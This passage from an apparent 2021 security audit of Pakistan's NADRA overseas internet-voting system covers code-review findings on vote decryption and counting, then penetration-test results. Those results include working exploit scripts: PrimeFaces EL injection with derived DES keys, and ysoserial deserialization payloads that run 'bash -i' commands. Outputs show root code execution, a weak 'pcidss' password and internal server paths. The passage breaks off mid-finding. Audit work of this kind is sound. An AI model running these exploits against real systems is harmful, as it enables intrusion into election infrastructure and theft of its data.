a) On the source code shared by NADRA, the decryption of the votes was commented, and all votes were assigned to the same candidate. The auditors were told that was because the code being shown was code for demos and not production code. It is very dangerous to modify code for demos in this way. It is recommended to store the code in a repository and then create a code branch for the demos, with the changes needed for the demo, and to mark clearly on the source code the changes made for demo purposes. The production branch should remain available and unaltered.

b) Once the demo code was removed the auditors could verify that the algorithm to decrypt the votes was designed in a very inefficient way that will take hours to run for a significant number of votes:

i) First, all votes are recovered from the Database, deserialized and the relevant info stored in Memory in the same order as the votes were received. Still encrypted. This poses a potential Out of Memory Exception for large number of votes.

ii) Then the system recovers the Private Key from the Java Serialized object in disk, and checks against the checksum in the DB that the key is the correct one. Checking that the key is the correct one is a good step. We have already commented the shortcomings on the handling of the Private Key.

iii) Next step is a loop over all the encrypted votes stored in Memory. For each vote, the system decrypts the vote, and then performs several queries on the database to recover the name of the constituency, candidate, party, etc. With all this, a record on another table gets stored with all the vote information in clear text. In the same order than the encrypted ones.

iv) Not only can the process know the voter intent when decrypting, by having the votes encrypted and decrypted in different tables with the same order, but the privacy of the voter is also really inexistent.

7) Counting of votes

a) The system does not have a process to count the votes and protect the count.

b) Each time a user goes to the web page or requests the generation of the PDF report, the count gets executed.

c) The execution of the count performs a complex SQL query on the decrypted votes. There are several versions of the query for the PDF output or the web output.

d) This setup is not optimum in several ways:

   i) Should anyone change the decrypted votes in the DB (the votes have no integrity check at all), the next time results are requested on the web or PDF, the results shown will be different.

   ii) Should a significant number of users request results simultaneously, the system will have serious performance issues. The architecture of the presentation of results is very susceptible to DDoS attacks.

   iii) Having several versions of the same query makes the code difficult to maintain

e) Recommendation

   i) Counting should be performed once, and a static file with the results should be generated and protected with a digital signature or entry on a blockchain.

   ii) Every time someone requests the results, the static file should be used to generate the results.

2.3.6 CONCLUSIONS

The analysis of design, architecture and source code of The existing i-vote system is based in the review of documentation and source code provided by NADRA. Taking into account this information, the following conclusions are elaborated:

- The audit team findings on the design, architecture and source code review are such as to recommend upgrading the system prior to using the SW on a production environment.

minsait

d Penetration testing on the existing I-Vote solution

AUDIT FINAL REPORT

Ministry of Information, Technology & Telecommunications

Technical report

May 2021

Index

2.4 PENETRATION TESTING

This technical section details all the vulnerabilities that have been found with the evidence, as can be seen in the images attached to each vulnerability table.

The evaluations carried out had a scope of 3 applications web, as indicated in the technical proposal accepted by NADRA that gave rise to this project and were aligned with the OWASP methodology.

The most important vulnerabilities discovered have been:

- Expression Language injection in Primefaces
- Insecure Deserialization in Java
- Privilege Escalation in Admin Panel
- Election Event Manipulation

Different vulnerabilities that were found have been qualified according to the CVSS 2.0 standard (Common Vulnerability Score System). The analysis was made in end-to-end whitebox mode, graybox mode and blackbox mode. NADRA provided information regarding web application in order to be analyzed on the external network without other additional information that a list of users to register in vote zone and users with different profile in admin zone.

2.4.1 RESOURCES PROVIDED.

Our team have had four accounts to VPN SSL access, the users were:

- Audit1, Audit2, audit 3 and audit 4

We have followed the next document provided to set the access:

- Creating_SSL_VPN_using_FortiClient_Version_6_Audit-iVorting.pdf

We have provided from 2 users:

	Role	Login
User(s):	administrator	admin@ecp.gov.pk
	RO	na_ro_1@nadra-gov.pe

2.4.2 SCOPE

The service has been carried out with the main objective to evaluate computer security (Penetration Test) in 3 applications for electronic voting. The first for voter administration and elections, the second for reporting, and the third for doing user Registration and vote.

ID	URL	FUNCTION
1	https://overseasvoting.nadra.gov.pk/i-voteadmin/	Voter administration
2	https://overseasvoting.nadra.gov.pk/i-votero/	Reporting
3	https://overseasvoting.nadra.gov.pk/i-voting/	User registration and vote

In this document we do not cover all the attacks that an internal user with privileges can do to the system. That's covered on the Source code review part of the audit.

2.4.3 SUMMARY OF VULNERABILITIES

This table below presents the vulnerabilities found, according to their criticality and logical order in exploitation:

Ref.	High Level Vulnerabilities	Domain
001	Expression Language injection in Primeface	https://overseasvoting.nadra.gov.pk/i-voting/
002	Insecure Deserialization in Java	https://overseasvoting.nadra.gov.pk/i-voting/ https://overseasvoting.nadra.gov.pk/i-voteadmin/
003	Privilege Escalation in Admin Panel	https://overseasvoting.nadra.gov.pk/i-voteadmin/
004	Election Event Manipulation	https://overseasvoting.nadra.gov.pk/i-voteadmin/

Ref.	Medium Level Vulnerabilities	Domain
005	Private and Public Key are stored in webserver.	local
006	Lack of system hardening	https://overseasvoting.nadra.gov.pk/
007	Password Authentication Issues	https://overseasvoting.nadra.gov.pk/i-voteadmin/
008	Captcha Bypass	https://overseasvoting.nadra.gov.pk/i-voteadmin/
009	Missing security headers	https://overseasvoting.nadra.gov.pk/
010	Outdated library	https://overseasvoting.nadra.gov.pk/

2.4.4 CONCLUSIONS

The evaluation performed through the VPN connection provided by NADRA, has identified some vulnerabilities, what allowed to assess the potential impact and the possibilities of occurrence. We will provide recommendations for improvement and vulnerability remediation in accordance with best practices and computer security standards such as OWASP.

For these tests, it was assumed an attacker team role, in a controlled way and with ethical principles that have governed the entire evaluation, which is protected by contractual forms and a confidentiality agreement provided by NADRA

The service was developed in several stages, as a rule, it was indicated the next activities:

- Initial coordination and process optimization.
- External Information Security Assessment (Penetration Test), non-intrusive to 3 applications.
- determine vulnerabilities at a technological level in computer components.
- determine corrections and improvements.

This evaluation was based on the best practices defined in methodologies such as Open Web Application Security Project (OWASP) and the experience of the consultants in similar projects in coordination with the team NADRA

In general terms, the current situation in the security of NADRA can be summarized in:

- Usage of insecure libraries and data processing that allows arbitrary system commands execution through remote control (RCE)
- Privilege escalation is allowed due to poor role management where low privilege users have access possibility a management system designed for high privilege users.
- Public and private keys are been saved in the same host.
- Patches absence in the base system and unnecessary service exposed that allow deploying attacks in network
- Past election events can be manipulated, due to access controls absence
- Failures in authentication mechanisms such as lack of password management policies, captcha absence, or misconfiguration, multiple sessions are allowed in a different location
- HTTP headers security haven't been set, these ones reduce possibilities of multiple web application attacks

2.4.5 PENETRATION TESTING METHODOLOGY

Minsait audit team has developed a methodology that allows to perform Vulnerability Analysis through an evaluation designed to exercise all components within the project scope in an attempt to gain unauthorized access to the internal network from three perspectives: a solitary low-level hacker, a small team of competent hackers and an expert team of highly motivated hackers.

This methodology is based on some standards such as common Criteria (Common Criteria for Information Technology Security Evaluation, Supplement: Vulnerability Analyses and Penetration Testing), Open Source Security Testing Methodology Manual (OSSTMM) since special emphasis is made on the use of the Action Guidelines and vulnerability reporting formats indicated by ISECOM, an international organization dedicated to the research and development of information security and computer security methodologies.

OSSTMM defines 6 areas that have evaluation modules. They are detailed and each one has relation under a modular scheme where it is understood that in an Ethical Hacking process not all the modules or all the tasks are necessarily applied and that it is governed by some Action Guidelines that were approved at the beginning of the process.

The area applied in the this audit, according to its scope, corresponds to Security in Internet Technologies.

- Network Recognition
- Port scan
- Identification of services
- System identification
- Vulnerability scanning and testing.
- Internet application evaluation
- Evaluation of trusted systems
- Evaluation of containment measures

Addtionally, due to the scope of evaluation and the type of security equipment currently in use, the following were applied:

- Firewall Evaluation.
- Intrusion Detection Systems Evaluation.

"The methodology is divided into sections, modules and tasks. The sections are specific points on the security map that overlap each other and begin to uncover a whole that is much greater than the sum of its parts. Modules are the flow of the methodology from one point of security presence to another. Each module has an output and an input. The input is the information used in the development of each task. The output is the result of the completed tasks. The output may or may not be analyzed data (also known as intelligence) to serve as input for another module. It may even happen that the same output serves as input for more than one module or section.

Some tasks yield no output, meaning that modules will exist for which there is no input. Modules which have no input can be ignored during testing but must be later documented with an explanation for not having been performed. Also, tasks with no output do not necessarily indicate an inferior test; rather, they may indicate superior security."

(References: OSSTMM manual).

This a high level methodology followed by the audit team at each stage:

- Footprint
- Scanning
- Vulnerability analysis
- Obtaining access
- Privilege escalation
- Trophy evidence
- Erasure of traces

In addition, the methodology is also based on the Open Web Application Security Project (OWASP) for the evaluation of web applications and online services. Specifically, the following categories were evaluated after performing an Information Gathering process:

- Configuration management assessment
- Business logic evaluation
- Authentication assessment
- Authorization assessment
- Session management evaluation
- Data validation assessment

Regarding the vulnerability rating, the team has defined certain criteria that determine to recommend the application of the Common Vulnerability Score System, CVSS,

- The way vulnerabilities are rated, must not correspond to the technical criteria of our consultants so that there is a standard pattern to be followed, analyzed, and weighted.
- If an arbitrary criterion is applied, the results may be questioned by the different criteria of individuals.

The proposed CVSS rating is particularly important because:

- It shows a technical assessment of vulnerabilities.
- It shows an assessment of vulnerabilities with respect to the organization being assessed.
- It shows an assessment of vulnerabilities with respect to the organization being assessed and the specific time of the assessment.
- It is accepted by security-related technology providers (IBM, HP, Microsoft, Cisco, Tenable, Qualys, McAfee, Symantec, Oracle, etc.) that deliver their vulnerability information using CVSS and others that provide services such as FIRST, NIST, U.S. Department of Homeland Security.

The application of this methodology allows analyzing an adequate number of "targets" from outside the organization, from inside and from outside and from inside, resulting in the reduction of time in locating the most frequent vulnerabilities and providing a level of accuracy above the average in tests of this type.

The values range from 0 to 10, with 10 being the score representing a high-risk vulnerability and, on the contrary, values close to 0 demonstrate an adequate level of security.

APPENDIX: VULNERABILITIES RESULTS

The list of the vulnerabilities described next are documented by means of a CVE code or BugTraq, whose validity has been confirmed by means of various tools.

The vulnerabilities are scored and analyzed using the following cryteria:

Severity	Description
High	- Vulnerabilities that allow an intruder to obtain private information - Vulnerabilities that allow an intruder to remotely execute commands in the device or other network equipment - Vulnerabilitie that may interrupt the business continuity of the system - These vulnerabilities have a CVSS score between 7 and 10 (Critical)
Medium	- Vulnerabilities that can provide information about the systems so that attackers can study such information to design other attacks - Vulnerabilities that allow a user to obtain information belonging to other users - These vulnerabilities have a CVSS score between 4 and 6.9
Low	- Vulnerabilities that allow an attacker to obtain information about the systems, but not enough to design another attack. - Vulnerabilities that can be used to search for other vulnerabilities - These vulnerabilities have a CVSS score between 0 and 3.9

CVSS (Common Vulnerability Scoring System) tables have the following fields:

AV: Attack Vector

AC: Access Complexity

Au: Authentication

C: Confidentiality Impact

I: Integrity Impact

A: Availability Impact

For each vulnerability the table will include all the above information as follows:

AV	AC	Au	C	I	A
Value	Value	Value	Value	Value	Value

001	Expression Language injection in Primefaces		7.5

https://overseasvoting.nadra.gov.pk/i-voting/

AV	AC	Au	C	I	A
Network	Low	None	Partial	Partial	Partial

Description

- Primefaces JSF framework is vulnerable because it uses the default password: “primefaces” and the weak crypto algorithm (DES) with the hardcoded salt “a99bc8325634e303”.
- In this case, these security issues are cryptographic related and allow unauthenticated users to inject arbitrary Expression Language code to PrimeFaces custom EL parser.
- CVE-2017-1000486 has been assigned to this vulnerability. This vulnerability allows code execution, in this way an attacker can obtain information from the application or even, according to the vulnerability report, it’s possible to achieve **Remote Command Execution (RCE)**.
- By successfully exploiting this vulnerability, we were able to find the path where the application is deployed, as well as other data that was useful to exploit another vulnerability.

PrimeSecret

Vulnerable Code that leads to PrimeSecret:

file: "/org/primefaces/config/ConfigContainer.java"

```
// By default encryption Key is the hardcoded string "primefaces"

secretKey = (value == null) ? "primefaces" : value;
```

PrimeOracle

Vulnerable Code that leads to PrimeOracle:

file: "/org/primefaces/util/StringEncrypter.java"

```
// 8-bytes Salt <- Static IV
byte[] salt = {
(byte) 0xA9, (byte) 0x9B, (byte) 0xC8, (byte) 0x32,
(byte) 0x56, (byte) 0x34, (byte) 0xE3, (byte) 0x03
};
...
```

Default password and salt by default from this article:

https://blog.mindedsecurity.com/2016/02/rce-in-oracle-netbeans-opensource.html

```
from Crypto.Hash import MD5
from base64 import b64encode
import binascii
password=b'primefaces'
iv = b'\xa9\x9b\xc8\x32\x56\x34\xe3\x03'
hasher = MD5.new()
hasher.update(password)
hasher.update(iv)
result = hasher.digest()
iterations = 19
for i in range(1, iterations):
    hasher = MD5.new()
    hasher.update(result)
    result = hasher.digest()
print("Key b64 : " + b64encode(result[:8]).decode())
print("Key hex : " + binascii.hexlify(result[:8]).decode())
print("IV  b64 : " + b64encode(result[8:16]).decode())
print("IV  hex : " + binascii.hexlify(result[8:16]).decode())
```


Script for Deriving Key and Initialization-Vector (IV).

```
└─$python3 prime_keys.py
Key b64 : E15xxIZ5cT0=
Key hex : 135e71c48679713d
IV  b64 : EMwo9Hfm9WU=
IV  hex : 10cc28f477e6f565
```

Deriving Key and IV from default password and hardcoded salt.

```
#!/bin/bash
echo 'command example: ${facesContext.getExternalContext().setResponseHeader("opensec", request.
getServletContext().getRealPath("/") )}'
echo "Enter EL command: "
read -r comando
payload=$(echo -n $comando | openssl des-cbc -K 135e71c48679713d -iv 10cc28f477e6f565 | base64 -w0 |
python3 -c "import sys, urllib.parse as ul;print(ul.quote(sys.stdin.readline()))")
curl -D - -s -k -H $'Host: overseasvoting.nadra.gov.pk' -H $'Accept: /' -H $'User-Agent: Mozilla/5.0
(Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36'-H
$'Content-Type: application/x-www-form-urlencoded' --data-binary "ln=primefaces&pfdrt=sc&pfdrid=$payload"
'https://overseasvoting.nadra.gov.pk/i-voting/javax.faces.resource/dynamiccontent.properties.xhtml' |grep
opensec| sed 's/,/\n/g' | sed 's/:/\n\t\t/g'
```

Expression Language (EL) injection PoC Source code



PoC execution to get the app real path.

PoC execution to get the applicationScope data.

Recommendations

Recommendations:

- Update the PrimeFaces library to the latest stable version compatible with your code.
- Perform a static code analysis in order to detect if libraries or components with known vulnerabilities are being used.
- Alternatively, by filtering incoming requests with pfdrid parameter (value longer than 16bytes and Base64 encoded) and "pfdrt=sc" is possible to mitigate the attack: "pfdrt=sc" calls the vulnerable StreamedContent Method and pfdrid contains the exploit payload.

References:

- RCE in Oracle NetBeans Opensource Plugins: PrimeFaces 5.x Expression Language Injection https://blog.mindedsecurity.com/2016/02/rce-in-oracle-netbeans-opensource.html

002	Insecure Deserialization in Java		10

https://overseasvoting.nadra.gov.pk/i-voting/

https://overseasvoting.nadra.gov.pk/i-voteadmin/electionUploadPublicKey

https://overseasvoting.nadra.gov.pk/i-voteadmin/electionUploadPrivateKey

AV	AC	Au	C	I	A
Network	Low	None	Complete	Complete	Complete

Description

- Serialization is a process where data is converted in complex data and can be sent and received as a stream of bytes and Deserialization is the process to restore the data.
- Insecure deserialization is when user-controllable data is deserialized by a website. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code.
- **I-Voting:**
    - **We were able to identify that the data stored in the viewstate is not encrypted or protected by a security layer, therefore, it is prone to being modified at client level (browser).** It was possible to identify a well-known string in "javax.faces.ViewState":"H4sIAAAA...." Which is a base64 representation of a gzip-compressed serialized object.
    - In order to exploit this vulnerability, we took advantage of the information obtained by exploiting the Expression Language injection vulnerability. It allowed us to know that CommonCollections3.1 library is in use and find the real path where the web application runs.
    - To exploit this vulnerability, we created a serialized object that executes commands and saves the result in:

      /opt/IBM/WebSphere/AppServer/profiles/AppSrv01/installedApps/WS-PRI-Node1Cell01/i-voting_war\(7May21\).ear/i-voting.war/downloads/ccplus2.txt.

        - **We achieved remote code execution with root privileges.**
        - To exploit this vulnerability, **no authentication is required**, therefore, any attacker with network connectivity (tcp/443) to the affected web server can successfully exploit this vulnerability.
- **I-Voteadmin:**
    - The application handles public and private keys through binary objects in order to start and finish the electoral process. These objects are created, uploaded and handled by the application (development level).
    - We were able to identify that the data stored in the ivoting.private and ivoting.public files are

serialized Java objects with the well-known signature “aced”.

- To exploit this vulnerability, we created a serialized object that executes commands and saves the result in: /opt/IBM/WebSphere/AppServer/profiles/AppSrv01/installedApps/WS-PRI-Node1Cell01/i-voting_war\(7May21\).ear/i-voting.war/downloads/ccid.txt.
    - We achieve remote code execution with root privileges.
    - To exploit this vulnerability, **administrator user privileges are required**, because the user must have permissions to activate or close an election.

```
#!/bin/bash
echo 'command example: ${facesContext.getExternalContext().setResponseHeader("opensec", request.
getServletContext().getRealPath("/") )}'
echo "Enter EL command: "
read -r comando
payload=$(echo -n $comando | openssl des-cbc -K 135e71c48679713d -iv 10cc28f477e6f565 | base64 -w0 |
python3 -c "import sys, urllib.parse as ul;print(ul.quote(sys.stdin.readline()))")
curl -D - -s -k -H $'Host: overseasvoting.nadra.gov.pk' -H $'Accept: /' -H $'User-Agent: Mozilla/5.0
(Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36'-H
$'Content-Type: application/x-www-form-urlencoded' --data-binary "ln=primefaces&pfdrt=sc&pfdrid=$payload"
'https://overseasvoting.nadra.gov.pk/i-voting/javax.faces.resource/dynamiccontent.properties.xhtml' |grep
opensec| sed 's/,/\n/g' | sed 's/:/\n\t\t/g'
```

Expression Language (EL) injection PoC Source code

```
└─$ ./primeface.sh
command example: ${facesContext.getExternalContext().setResponseHeader("opensec",request.ge
tServletContext().getRealPath("/"))}
Enter EL command:
${facesContext.getExternalContext().setResponseHeader("opensec",request.getServletContext()
.getRealPath("/"))}
 /opt/IBM/WebSphere/AppServer/profiles/AppSrv01/installedApps/WS-PRI-Node1Cell01/i-voting_w
ar(7May21).ear/i-voting.war
```

PoC execution to get the application real path.

Request with the well-known string of ViewState

Verifying that the ViewState is not encrypted.

```
#!/bin/bash
echo "Enter command: "
read -r comando
cmd_ok="bash -c {echo,$(echo -n "$comando  > /opt/IBM/WebSphere/AppServer/profiles/AppSrv01/
installedApps/WS-PRI-Node1Cell01/i-voting_war\(7May21\).ear/i-voting.war/downloads/ccid.txt"|
base64 -w0)}|{base64,-d}|{bash,-i}"
echo $cmd_ok

payload=$(java -jar ysoserial-master-d367e379d9-1.jar CommonsCollections5 "$cmd_ok" | gzip |
base64 -w 0  | python3 -c "import sys, urllib.parse as ul;print(ul.quote(sys.stdin.readline()))")

curl -v -k -X 'POST' -H 'Host: overseasvoting.nadra.gov.pk' -H 'Origin: https://overseasvoting.
nadra.gov.pk' -H 'Content-Type: application/x-www-form-urlencoded' -H 'User-Agent: Mozilla/5.0
(X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36'
--data-binary "j_idt79=j_idt79&javax.faces.ViewState=$payload&
j_idt79%3Aj_idt80=j_idt79%3Aj_idt80" 'https://overseasvoting.nadra.gov.pk/i-voting/howsystemworks'
```


Exploit for Insecure Deserialization.

```
└─$./cmd.sh
Enter command:
id
bash -c {echo,aWQgID4gL29wdC9JQk0vV2ViU3BoZXJlL0FwcFNlcnZlci9wcm9maWxlcy9BcHBTcnYwMS9pbnN0Y
WxsZWRBcHBzL1dTLVBSSS1Ob2RlMUNlbGwwMS9pLXZvdGluZ193YXJcKDdNYXkyMVwpLmVhci9pLXZvdGluZy53YXIv
ZG93bmxvYWRzL2NjaWQudHh0}|{base64,-d}|{bash,-i}
```

Sending command “id” for checking the user obtained in RCE.


```
└─$curl -k -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWeb
Kit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36'
https://overseasvoting.nadra.gov.pk/i-voting/downloads/ccid.txt
uid=0(root) gid=0(root) groups=0(root),10(wheel)
```

Server response where we can see that the commands are executed as “root”.



List of network interfaces and their IP addresses.

Content of shadow file.



User “pcidss” with weak password: “pcidss”

```
└─$xxd -ps ivoting.public
aced00057372020676f762e6e616472612e6569642e7365637572697479
2e5075626c69634b6579c923dfcdfddd842b0200024c00086578706f6e65
6e747400164c6a6176612f6d6174682f426967496e74656765723b4c0007
6d6f64756c757371007e000178707372001461a6176612e6d6174682e4269
67496e74656765728cfc9f1fa93bfb1d03000649000862697443f756e74
4900096269744c656e677468490013666972737 44e6f6e7a65726f427974
654e756d49000c6c6f7765737453657442697449000673696 76e756d5b00
096d61676e69747564657400025b42787200106a6176612e6c616e672e4e
756d62657286ac951d0b94e08b020000787000000002000000110000000 0
0000000000000001757200025b42acf317f8060854e00200007870000000
0301000178737100 7e0003000001fd000004000000000000000000000000
017571007e00070000008100ae0ea3e1547b43cd80adb8b7ea084271f784
615f98d0068b85bb2b6e51852c52c9bc38753ddee10d15a67b006da01a13
15dc0a350cd90f610fd628a89246abd07327d6936183188f6ffc8f31f35d
592256613b4dfb460a65362b1c4a42c36f492675b0290f40e9f7983b8f3b
a7a8634870bbd4ff93b3b2e0cf71372ffdd78bc7784572726f7220353030
3a206a6176612e6c616e672e496c6c6567616c5374617465457863657074
696f6e3a2043616e6e6f7420666f72776172642e20526573706f6e736520
616c726561647920636f6d6d69747465642e0d0a
```

File ivoting.public with well-known signature “aced”

```
#!/bin/bash
echo "Enter command: "
read -r comando
cmd_ok="bash -c {echo,$(echo -n "$comando  > /opt/IBM/WebSphere/AppServer/profiles/AppSrv01/
installedApps/WS-PRI-NodeCell01/i-voting_war\(7May21\).ear/i-voting.war/downloads/ccid.txt"|
base64 -w0)}|{base64,-d}|{bash,-i}"
echo $cmd_ok
java -jar ysoserial-master-d367e379d9-1.jar Custom "$cmd_ok" > ivoting.public
echo "payload saved in ivoting.public"
```

PoC to exploit insecure deserialization when activate an Election with ivoting.public file.

HTTP Request with PoC to execute command: “ps -augx”.

```
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0 191408  4480 ?        Ss   May07   0:37 /usr/lib/systemd/s
root           2  0.0  0.0      0     0 ?        S    May07   0:03 [kthreadd]
root           4  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/0:0H]
root           5  0.0  0.0      0     0 ?        S    May07   0:00 [kworker/u32:0]
root           6  0.0  0.0      0     0 ?        S    May07   0:03 [ksoftirqd/0]
root           7  0.0  0.0      0     0 ?        S    May07   0:00 [migration/0]
root           8  0.0  0.0      0     0 ?        S    May07   0:00 [rcu_bh]
root           9  0.0  0.0      0     0 ?        S    May07   7:01 [rcu_sched]
root          10  0.0  0.0      0     0 ?        S<   May07   0:00 [lru-add-drain]
root          11  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/0]
root          12  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/1]
root          13  0.0  0.0      0     0 ?        S    May07   0:01 [migration/1]
root          14  0.0  0.0      0     0 ?        S    May07   0:00 [ksoftirqd/1]
root          16  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/1:0H]
root          18  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/2]
root          19  0.0  0.0      0     0 ?        S    May07   0:01 [migration/2]
root          20  0.0  0.0      0     0 ?        S    May07   0:00 [ksoftirqd/2]
root          22  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/2:0H]
root          23  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/3]
root          24  0.0  0.0      0     0 ?        S    May07   0:00 [migration/3]
root          25  0.0  0.0      0     0 ?        S    May07   0:00 [ksoftirqd/3]
root          27  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/3:0H]
root          28  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/4]
root          29  0.0  0.0      0     0 ?        S    May07   0:00 [migration/4]
root          30  0.0  0.0      0     0 ?        S    May07   0:00 [ksoftirqd/4]
root          32  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/4:0H]
root          33  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/5]
root          34  0.0  0.0      0     0 ?        S    May07   0:00 [migration/5]
root          35  0.0  0.0      0     0 ?        S    May07   0:06 [ksoftirqd/5]
root          37  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/5:0H]
root          38  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/6]
root          39  0.0  0.0      0     0 ?        S    May07   0:00 [migration/6]
root          40  0.0  0.0      0     0 ?        S    May07   0:02 [ksoftirqd/6]
root          42  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/6:0H]
root          43  0.0  0.0      0     0 ?        S    May07   0:04 [watchdog/7]
root          44  0.0  0.0      0     0 ?        S    May07   0:00 [migration/7]
root          45  0.0  0.0      0     0 ?        S    May07   0:04 [ksoftirqd/7]
root          47  0.0  0.0      0     0 ?        S<   May07   0:00 [kworker/7:0H]
```

Command successfully executed.

Recommendations

Recommendations:

- **I-Voting**
  - If possible, it's recommended to change the ViewState saving method to server side, in order to prevent those serialized objects from being sent to the client side. To do so, add the following lines of code to your web.xml file:

    <context−param>

    <param−name>javax.faces.STATE_SAVING_METHOD</param−name>

    <param−value>server</param−value>

    </context−param>

  - Always validate the scope of Java objects. It is not recommended to use the scope @ViewScoped, because it is often the source of information leaks.

- Use the keyword transient on attributes you do not want to store in the ViewState. It will prevent their serialization.

- Always encrypt the ViewState and use an integrity check mechanism if the implementation supports it.

- **I-Voteadmin**

  - Do not trust in any file sent by users.

  - Avoid the use of readObject in Java, you should prefer using JSON and use a signature to avoid tampering. Also, it is advisable that runs java code with limited access permissions.

- **I-Voting / I-Voteadmin**

  - It's not advisable to run both applications in the same server. They must be running in different server or containers.

  - We suggest fine-tuning WAF rules to prevent such attacks, in addition, checking if the attack was detected by the IDS or another security appliance.

  - We recommend running Websphere with non-root user account to avoid threats in case of security vulnerabilities. For more information please visit: https://www.ibm.com/docs/es/iis/8.5?topic=ss-configuring-websphere-application-server-non-root-administration-linux-unix

References:

- Demystifying Insecure Deserialization on JSF Application https://dhiyaneshgeek.github.io/web/security/2021/05/08/demystifying-insecure-deserialisation-on-JSF-application/

- Configuring WebSphere Application Server for non-root administration (Linux, UNIX) https://www.ibm.com/docs/es/iis/8.5?topic=ss-configuring-websphere-application-server-non-root-administration-linux-unix

003	Privilege Escalation in Admin Panel		7.9

https://overseasvoting.nadra.gov.pk/i-voteadmin/elections

https://overseasvoting.nadra.gov.pk/i-voteadmin/constituencies

https://overseasvoting.nadra.gov.pk/i-voteadmin/politicalParties

https://overseasvoting.nadra.gov.pk/i-voteadmin/candidates

https://overseasvoting.nadra.gov.pk/i-voteadmin/generateKey

AV	AC	Au	C	I	A
Network	Medium	Single	None	Complete	Complete

Description

